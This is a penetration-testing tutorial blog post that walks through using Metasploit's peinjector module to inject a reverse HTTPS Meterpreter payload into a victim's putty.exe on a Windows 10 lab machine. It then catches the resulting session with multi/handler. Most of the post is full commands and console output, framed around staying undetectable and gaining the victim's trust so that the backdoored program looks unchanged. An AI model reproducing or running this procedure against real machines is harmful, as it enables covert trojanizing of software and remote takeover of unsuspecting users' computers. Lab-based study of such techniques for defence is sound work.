

Metasploit for Pentester: Inject Payload into Executable

July 29, 2021 By Raj Chandel

Being lurking and undetectable is the priority after anonymity. In this article, we are going to learn how to create an innocuous-looking backdoor and bind it with a legitimate executable file to gain the victims' trust.

Table of Content

- Pre-requisites for Lab set up
- Executable file search on victim's PC
- Using peinjector payload to bind with an executable file.

Pre-requisites for Lab set up

- Kali Linux (Pentester Machine)
- Window 10 Machine (Victim Machine)

Executable file search on victim's PC

Let's Begin. There are multiple methods to take the meterpreter session of the target machine, so you can adapt any method to have the session of the victims' PC. We already have a meterpreter session of the victim's PC.

Here, our approach is to find the executable files that exist in the victim's pc so that we can bind the payload with the legitimate executable files which will look generic to the user.

We explore the different paths and drives of the victim's pc suddenly in the downloads we find the putty.exe file.

```
meterpreter > pwd
c:\Users\ignite\Downloads
meterpreter > ls
Listing: c:\Users\ignite\Downloads
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	282	fil	2021-07-27 21:00:11 -0400	desktop.ini
100777/rwxrwxrwx	1180904	fil	2021-07-27 09:01:00 -0400	putty.exe

Introduction of Peinjector Module


This module will inject a specified windows payload into a target executable.

As we know that victim is using putty.exe which is found in downloads now next step is to inject the payload into it. To run this module we need to set the targetpe which means the path of the target executable file of the victim's pc into which payload need to inject.

```
use post/windows/manage/peinjector
```

```
msf6 post(windows/manage/peinjector) > set targetpe C:\\Users\\ignite\\Downloads\\putty.exe
msf6 post(windows/manage/peinjector) > set session 1
msf6 post(windows/manage/peinjector) > set lhost 192.168.1.2
msf6 post(windows/manage/peinjector) > set lport 443
msf6 post(windows/manage/peinjector) > exploit
```


Now, it will generate the payload and will inject the payload into the targeted executable exe. i.e. putty.exe

```
msf6 > use post/windows/manage/peinjector 
[*] Using configured payload windows/meterpreter/reverse_https
msf6 post(windows/manage/peinjector) > set targetpe C:\\Users\\ignite\\Downloads\\putty.exe
targetpe => C:\\Users\\ignite\\Downloads\\putty.exe
msf6 post(windows/manage/peinjector) > set session 1
session => 1
msf6 post(windows/manage/peinjector) > set lport 443
lport => 443
msf6 post(windows/manage/peinjector) > set lhost 192.168.1.2
lhost => 192.168.1.2
msf6 post(windows/manage/peinjector) > exploit

[*] Running module against MSEDGEWIN10
[*] Generating payload
[*] Injecting Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (wininet) :
[+] Successfully injected payload into the executable: C:\\Users\\ignite\\Downloads\\putty.exe
[*] Post module execution completed
```


The payload was already injected in the previous step, now it's time to get the connection back on our machine by using the multi handler.

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set lhost 192.168.1.2
msf6 exploit(multi/handler) > set lport 443
msf6 exploit(multi/handler) > exploit
```



```
msf6 > use exploit/multi/handler 
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set lhost 192.168.1.2
lhost => 192.168.1.2
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.2:443
```

As Victim is not aware of the backdoor created by the peinjector payload, whenever the victim will try to use the putty.exe which will look legitimate to him, and also he will not observe any change in the functionality of putty.



Once the victim clicks on the putty icon he will notice nothing, but in the background, the payload is executed and we will get a Session.

```
msf6 > use exploit/multi/handler   
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_https  
payload => windows/meterpreter/reverse_https  
msf6 exploit(multi/handler) > set lhost 192.168.1.2  
lhost => 192.168.1.2  
msf6 exploit(multi/handler) > set lport 443  
lport => 443  
msf6 exploit(multi/handler) > exploit  
  
[*] Started HTTPS reverse handler on https://192.168.1.2:443  
[!] https://192.168.1.2:443 handling request from 192.168.1.145; (UUID: q8ogsc00)  
[*] https://192.168.1.2:443 handling request from 192.168.1.145; (UUID: q8ogsc00)  
[!] https://192.168.1.2:443 handling request from 192.168.1.145; (UUID: q8ogsc00)  
[*] Meterpreter session 1 opened (192.168.1.2:443 → 127.0.0.1) at 2021-07-27 09:00:00  
  
meterpreter > sysinfo  
Computer      : MSEDGEWIN10  
OS            : Windows 10 (10.0 Build 17763).  
Architecture : x64  
System Language : en_US  
Meterpreter   : x86/windows  
meterpreter > 
```